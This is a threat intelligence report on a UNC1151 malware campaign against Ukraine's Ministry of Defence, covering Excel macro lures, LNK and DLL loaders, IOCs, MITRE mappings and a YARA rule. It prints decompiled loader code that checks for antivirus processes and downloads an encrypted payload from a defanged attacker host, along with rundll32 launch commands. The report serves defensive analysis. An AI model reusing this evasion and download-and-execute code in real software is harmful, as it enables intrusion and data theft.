UNC1151 Strikes Again: Tactics Against Ukraine’s Defence

By cybleinc

Published: 2024-06-04 · Archived: 2026-04-05 23:18:36 UTC

UNC1151 Strikes Again: Unveiling Their Tactics Against Ukraine’s Ministry of Defence

UNC1151 Strikes Again: Unveiling Their Tactics Against Ukraine’s Ministry of Defence

Cyble analyzes a malware campaign targeting Ukraine's Ministry of Defence orchestrated by the UNC1151 APT group, also exposing their tactics in the process.

Key Takeaways

- Cyble Research and Intelligence Labs (CRIL) recently encountered a campaign using a malicious Excel document linked to the UNC1151 APT group.
- The UNC1151 APT group, originating from Belarus, is notorious for targeting Eastern European countries, including Ukraine, Lithuania, Latvia, Poland, and others.
- In the recent campaign, there are indications that the group is possibly targeting Ukraine, with a potential focus on the Ministry of Defence based on the lure document.
- Upon execution of the lure Excel document, which contains an embedded VBA Macro content that drops an LNK and a DLL loader file. Subsequently, running the LNK file initiates the DLL loader, potentially leading to a final payload infection.
- In last year’s campaign, the Threat Actor (TA) obtained an encrypted JPG file via a DLL loader, decrypting it to deploy a final payload executable. In the new campaign, the TA is likely to retrieve an encrypted SVG file and decrypt it to deliver another DLL payload file.
- In the latest campaign, the TA employs two DLL execution stages in the infection chain, whereas the previous campaign utilized only a single DLL in the infection chain.
- In our analysis, we were unable to retrieve the encrypted payload. Nonetheless, it is suspected that the final payload may include AgentTesla, Cobalt Strike beacons, and njRAT, similar to what was observed in the previous UNC1151 campaign.

Overview

Mandiant Threat Intelligence has uncovered a persistent information operation called “Ghostwriter/UNC1151,” which is part of a larger influence campaign supporting Russian security interests and promoting narratives critical of NATO. Active since at least March 2017, this campaign mainly targets audiences in Ukraine, Lithuania, Latvia, and Poland, disseminating false information via compromised websites and spoofed email accounts. UNC1151 has been associated with the Belarusian government.





Figure 1 – Cyble vision Threat Library

CRIL recently came across a campaign utilizing malicious XLS documents. Subsequent investigation revealed its connection with a malware campaign targeting Ukraine. Further analysis linked this campaign to the Threat Actor (TA) group UNC1151, suggesting a connection to the Belarusian government as part of the GhostWriter operational activities.



Based on the lure document, the TA is targeting the Ukrainian Military (*the Ministry of Defence Ukraine, military base A0000*) through deceptive Excel worksheets. The infection chain may begin with a spam email containing a compressed attachment, which includes a malicious Excel worksheet document. When the Excel document is executed, it runs embedded VBA Macro content that drops an LNK and a DLL file. Executing the LNK file triggers the DLL loader, which ultimately leads to a malware infection on the target system.

The new TTP changes in this campaign involve a shift from previous methods. In the previous campaign, the TA downloaded an encrypted JPG file using a DLL loader, which was then decrypted to deploy a final payload executable. In the latest campaign, the TA likely downloads an encrypted SVG file, which decrypts to deliver another DLL payload file. During analysis, we were unable to retrieve the final payload. However, the final payload possibly includes AgentTesla, Cobalt Strike beacons, and njRAT, as seen in the previous UNC1151 campaign.

Campaign Analysis

Previous Campaign (2023)

Last year, a series of cyber campaigns targeted Ukrainian and Polish government, military, and civilian users using malicious Excel and PowerPoint files. These files, designed to look like official documents, trick users into enabling macros that execute malicious VBA code. The campaigns evolve by using obfuscated code to drop and execute DLLs or downloaders, with later stages hidden in appended encrypted blobs in *".jpg"* image files. The final payloads include njRAT, AgentTesla, and Cobalt Strike, aimed at information theft and remote control.




Figure 2 – Differences in the infection chain of the UNC1151 malware campaign

Latest Campaign (2024)

Campaign 1

The initial campaign observed in April 2024 targets the Ukrainian Military (the Ministry of Defence Ukraine, military base A0000), employing a combination of drone image files and a malicious Microsoft Excel spreadsheet, as shown below. The strategy involved using socially engineered Excel lures sent via spam email to convince targeted users to enable macros, thereby triggering the execution chain.

Figure 3 – Files inside the compressed attachment

Upon double-clicking to open the .xls file, a button labeled ‘Enable Content’ is displayed, as depicted below. Clicking this button initiates the execution of the embedded VBA Macro within the document.




Figure 4 – Excel lure document

Upon execution of the VBA Macro, it drops a shortcut file named *“CybereasonActiveProbe.lnk”* in the *“AppData\Roaming\Microsoft\Windows\Start Menu\”* folder and a malicious DLL file named *“F072d76c85A40hjf9a3c0ab.dll”* in the *“\AppData\Roaming\Signal\bin\bin\”* folder.

Subsequently, it proceeds to execute the LNK shortcut file using *Rundll32.exe* with the following command-line:

- *RunDLL32.EXE shell32.dll,ShellExec_RunDLL “C:\Users\<USER>\AppData\Roaming\Microsoft\Windows\Start Menu\CybereasonActiveProbe.lnk”*

When the LNK file is executed, it initiates the execution of the **malicious DLL file with the parameter “SrvLicInitialize”** using *Rundll32.exe*, as depicted in the figure below.




Figure 5 – Dropped LNK shortcut file

The image below illustrates the process tree of the malware infection, starting with the opening of the Excel spreadsheet and ending with the execution of the DLL file.




Figure 6 – Process tree

Campaign 2

In the next campaign, when the Excel spreadsheet is opened, a button labeled ‘Enable Content’ is displayed. Clicking this button executes the embedded VBA Macro within the document. The Excel worksheet is designed to entice users to enable macros featuring specific content in the Ukrainian language, as shown below.




Figure 7 – Excel lure document

When the VBA Macro runs, it drops a shortcut file named *"ACtIVePRObE.lnk"* in the *"\AppData\Roaming\microSoft\"* directory and a malicious DLL file named *"Ac83faafb23919Ae9.DLl"* in the *"\aPPdaTA\rOamInG\VIBErpc\bIn\biN\"* directory, as shown in the below code snippet.




Figure 8 – Embedded VBA Macro of the Excel document

Then, it executes the LNK shortcut file using *Rundll32.exe* along with the below command-line parameters:

- *RunDLL32.EXE shell32.dll,ShellExec_RunDLL "C:\Users\ <USER>\AppData\Roaming\microSoft\ACtIVePRObE.lnk"*

Upon execution of the LNK file, it initiates the execution of the **malicious DLL file without any parameters** using *Regsvr32.exe*, as illustrated in the figure below.




Figure 9 – Dropped LNK shortcut file

The diagram below illustrates the process tree of the malware infection, beginning with the execution of the Excel spreadsheet and ending with the execution of the DLL file.




Figure 10 – Process tree

DLL Loader (Ac83faafb23919Ae9.DLl)

The DLL loader is an obfuscated .NET file. Once executed, the malicious DLL loader carries out various malicious actions on the victim's system. These actions include:

- Initially, the DLL verifies specific processes such as *processhacker, avastui, aswtoolssvc, procexp, wsc_proxy, overseer,* and *avastsvc.* If any of these processes are detected, it terminates itself. This action is likely intended to evade detection and bypass security measures.

```
while (i < array.Length)
{
    string string_ = Program.smethod_5(Program.smethod_4(Program.smethod_3(array[i])));
    uint num = Class1.smethod_0(string_);
    if (num <= 2519901704U)
    {
        if (num != 1793629081U)
        {
            if (num != 2328054364U)
            {
                if (num == 2519901704U)
                {
                    if (Program.smethod_6(string_, "processhacker"))
                    {
                        goto IL_FF;
                    }
                }
            }
            else if (Program.smethod_6(string_, "avastui"))
            {
                goto IL_FF;
            }
        }
        else if (Program.smethod_6(string_, "aswtoolssvc"))
        {
            goto IL_FF;
        }
    }
    else if (num <= 2726964743U)
    {
        if (num != 2580378180U)
        {
            if (num == 2726964743U)
            {
                if (Program.smethod_6(string_, "wsc_proxy"))
                {
                    goto IL_FF;
                }
            }
        }
        else if (Program.smethod_6(string_, "procexp"))
        {
            goto IL_FF;
        }
    }
    else if (num != 4071249804U)
    {
        if (num == 4262469408U)
        {
            if (Program.smethod_6(string_, "overseer"))
            {
                goto IL_FF;
            }
        }
    }
    else if (Program.smethod_6(string_, "avastsvc"))
    {
        goto IL_FF;
    }
    IL_105:
    i++;
    continue;
    IL_FF:
    Program.smethod_7(0);
    goto IL_105;
}

// Token: 0x0600000F RID: 15 RVA: 0x00002206 File Offset: 0x00000406
static void smethod_7(int int_0)
{
    Environment.Exit(int_0);
}
```

Figure 11 – Code snippet for detection evasion

- Then, the DLL modifies the system's security protocol settings to evade detection or carry out malicious activities. Additionally, it attempts to conceal its presence, thereby making it more challenging for security analysts or automated detection systems to identify and mitigate the threat.
- Next, the malware loads the *System.Net* assembly and configures a *WebClient* to download data from a specified URL *(hxxps://goudieelectric[.]shop/cms/svg/6364.2809640e.chunk.svg)*. It sets a custom User-Agent header mimicking a mobile browser and prepares the WebClient to download data using the *DownloadData* method, as shown in the figure below.

```
Assembly assembly_ = Program.smethod_9("C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\System.Net.dll");
Type type_ = Program.smethod_10(assembly_, "System.Net.WebClient");
Type type_2 = Program.smethod_10(assembly_, "System.Net.WebHeaderCollection");
object obj = Program.smethod_11(type_);
object obj2 = Program.smethod_11(type_2);
Program.smethod_14(Program.smethod_13(type_2, "Add", new Type[]
{
    Program.smethod_12(typeof(string).TypeHandle),
    Program.smethod_12(typeof(string).TypeHandle)
}), obj2, new object[]
{
    "User-Agent",
    "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Mobile Safari/537.3"
});
Program.smethod_14(Program.smethod_15(type_, "set_Headers", BindingFlags.Instance | BindingFlags.Public), obj, new object[]
{
    obj2
});
MethodInfo methodInfo = Program.smethod_13(type_, "DownloadData", new Type[]
{
    Program.smethod_16("System.String")
});
string[] array2 = new string[]
{
    Program.Class8.string_0
```

Locals

Name	Value
b46ef187886b3aabff8407c8b4ac38a42963d0.Program.smethod_12...	{Name = "String" FullName = "System.String"}
b46ef187886b3aabff8407c8b4ac38a42963d0.Program.smethod_12...	{Name = "String" FullName = "System.String"}
b46ef187886b3aabff8407c8b4ac38a42963d0.Program.smethod_13...	{Void Add(System.String, System.String)}
b46ef187886b3aabff8407c8b4ac38a42963d0.Program.smethod_14...	null
type_	{Name = "WebClient" FullName = "System.Net.WebClient"}
obj	{System.Net.WebClient}
obj2	{User-Agent: Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Mobile Safari/537.3 }
methodInfo	null

Figure 12 – Custom User-Agent

- Based on the code, it is possible that the downloaded file is yet another DLL, which is encrypted content encoded in Base64 format. However, during execution, we were not able to get the encrypted content.
- Upon successful retrieval of the content, the DLL decodes the Base64 data and then decrypts it using XOR decryption. The resulting DLL binary is saved in the *Temp* folder with a random name. Subsequently, the new DLL is executed via *Rundll32.exe*, using the parameter *"SrvLicInitialize,"* as shown below.

Figure 13 – Code snippet for payload decryption

- After executing the new DLL, the malware sleeps for a period of time and then proceeds to delete the DLL.

The primary difference between both files of the latest campaign observed in 2024 lies in their execution and encryption methods:

- The *"Ac83faafb23919Ae9.DLl"* file is executed using *Regsvr32.exe* by the LNK shortcut file without any parameters. It relies on plain strings within the file for its malicious operations. This DLL employs an XOR operation to decrypt the downloaded payload.
- In contrast, the *"F072d76c85A40hjf9a3c0ab.dll"* file is executed using *Rundll32.exe* by the LNK shortcut file with the parameter *"SrvLicInitialize."* It utilizes encoded/encrypted strings throughout the file, decoding/decrypting them during execution. This DLL employs the RC4 algorithm for decrypting the downloaded payload.




Figure 14 – Code similarities of the latest (April & May) malware campaign

This payload is an encrypted DLL that is decrypted and saved into the %temp% directory. Then, the DLL is executed using an export function parameter "SrvLicInitialize," possibly leading to the final malware infection. Due to the unavailability of the encrypted files, we are unable to determine how the DLL files are used to deliver the final payload. As per previous instances of the UNC1151 campaign, possibly the final payload, which included AgentTesla and Cobalt Strike, was used for information stealing and remote access to infected systems.

TTP Shifts

The key variance between last year's and this year's campaigns lies in how the final payload is deployed. In 2024's campaign, both malware loader files share the similarity of downloading an encrypted payload from a malicious URL that utilizes a *".svg"* extension.

- *hxxps://goudieelectric[.]shop/cms/svg/6364.2809640e.chunk.svg & hxxps://thevegan8[.]shop/first-gen-network/micro-grants.svg,*
  Whereas in last year's campaign, the encrypted payload file had a *".jpg"* extension.
- *hxxps[://]onyangdol[.]site/thumb_d_F3D14F4982A256B5CDAE9BD579429AE7[.]jpg.*

As outlined in the Talos blog, "the code responsible for downloading the subsequent stage is continuously evolving. In earlier iterations, the invocation of the *Assembly.Load* function was relatively straightforward to identify. However, in the

next campaigns, TA has opted to introduce a layer of obfuscation, employing the *RuntimeBinder.Binder* functionality to locate and execute functions for downloading, decrypting, and loading."

In the latest campaign, the decrypted payload is a DLL file. This DLL is dropped into the *%temp%* folder and launched using *Rundll32.exe* with the parameter *"SrvLicInitialize,"* as shown below.




Figure 15 – TTP changes

Conclusion

UNC1151 is persistently conducting a malware campaign against Ukraine, continuously updating its TTPs to enhance its defensive evasion techniques. The deployment patterns of the final payload in previous campaigns indicate that its primary motivation is to steal information and gain remote access to infected systems. This ongoing threat underscores the need for vigilant cybersecurity measures to counteract its evolving tactics. UNC1151's activities highlight a sustained effort to compromise Ukrainian targets for strategic gains.

Our Recommendations

- The initial breach may occur via spam emails. Therefore, it's advisable to deploy strong email filtering systems to identify and prevent the dissemination of harmful attachments.
- When handling email attachments or links, particularly those from unknown senders, exercising caution is crucial. Verify the sender's identity, particularly if an email seems suspicious.
- Consider disabling or limiting the execution of scripting languages on user workstations and servers if they are not essential for legitimate purposes.
- Implement application whitelisting to restrict the execution of rundll32.exe to authorized processes and paths, reducing the risk of malware launching lnk files through this method.
- Deploy strong antivirus and anti-malware solutions to detect and remove malicious executable files.
- Enhance system security by creating strong, distinct passwords for each account and, whenever feasible, activating two-factor authentication.
- Set up network-level monitoring to detect unusual activities or data exfiltration by malware. Block suspicious activities to prevent potential breaches.
- Regularly back up data to guarantee the ability to recover it in case of an infection and keep users informed about the most current phishing and social engineering methods cybercriminals employ.

MITRE ATT&CK® Techniques

Tactic	Technique	Procedure
Execution (TA0002)	Command and Scripting Interpreter (T1059)	Document contains embedded VBA macros.
Execution (TA0002)	Exploitation for Client Execution (T1203)	Potential document exploit detected
Persistence (TA0003)	Registry Run Keys / Startup Folder (T1547.001)	Adversaries may achieve persistence by adding a program to a startup folder or referencing it with a Registry run key.
Privilege Escalation	Hijack Execution Flow: DLL Side-Loading (T1574.002)	Adversaries may execute their own malicious payloads by side-loading DLLs.
Defense Evasion (TA0005)	Regsvr32 (T1218.010)	Malware abuse Regsvr32.exe to proxy execution of malicious code.
Defense Evasion (TA0005)	Obfuscated Files or Information (T1027)	.Net Binary include packed or crypted data.

Defense Evasion (TA0005)	Deobfuscate/Decode Files or Information (T1140)	Decode data using Base64 in .NET file.
Defense Evasion (TA0005)	Rundll32 (T1208.011)	Malware abuse Rundll32.exe to proxy execution of malicious code.
Discovery (TA0007)	Process Discovery (T1057)	Queries a list of all running processes.
Discovery (TA0007)	Security Software Discovery (T1518.001)	AV process strings found (often used to terminate AV products)
C&C (TA0011)	Application Layer Protocol (T1071)	Malware exe communicate to C&C server.
C&C (TA0011)	Ingress Tool Transfer (T1105)	Downloads files from webservers via HTTP

Indicators of Compromise (IOCs)

Indicators
815c1571356cf328a18e0b1f3779d52e5ba11e5e4aac2d216b79bb387963c2be 6f4642a203541426d504608eed7927718207f29be2922a4c9aa7e022f22e0deb 88c97af92688d03601e4687b290d4d7f9f29492612e29f714f26a9278c6eda5b 9649d58a220ed2b4474a37d6eac5f055e696769f87baf58b1d3d0b5d
d90f6e12a917ba42f7604362fafc4e74ed3ce3ffca41ed5d3456de28b2d144bf
hxxps://goudieelectric[.]shop/cms/svg/6364.2809640e.chunk.svg
83545b07d74087acd8408d7810cafdb6c2200a72ae7dd990af40b082ad533368 9ac5fa37f5cf3d0201f0e70a3e6527e58250ddcff77370262b8cb377e
08fa6aaf064470dbfac7894469457b2d78541adccba3f1bb278dd4c3f936131a
hxxps://thevegan8[.]shop/first-gen-network/micro-grants.svg
goudieelectric[.]shop thevegan8[.]shop

YARA Rule

```
 rule dllLoader{

meta:

         author = "Cyble Research and Intelligence Labs"

         description = "Detects dllLoader used in UNC1151 Campaign"

         date = "2024-06-03"

         os = "Windows"

         Reference hash = " d90f6e12a917ba42f7604362fafc4e74ed3ce3ffca41ed5d3456de28b2d144bf"



strings:

        $a1  = "b46ef187886b3aabff8407c8b4ac38a42963d0" nocase ascii wide
```

```
        $a2  = "wsc_proxy" nocase ascii wide

        $a3  = ".svg" nocase ascii wide

        $a4  = ".shop" nocase ascii wide

        $a5  = "COR_ENABLE_PROFILING" nocase ascii wide

        $a6  = "avastsvc" nocase ascii wide



condition:

         all of them

}
```

References

- https://cloud.google.com/blog/topics/threat-intelligence/espionage-group-unc1151-likely-conducts-ghostwriter-influence-activity
- https://blog.talosintelligence.com/malicious-campaigns-target-entities-in-ukraine-poland/
- https://cert.gov.ua/article/861292
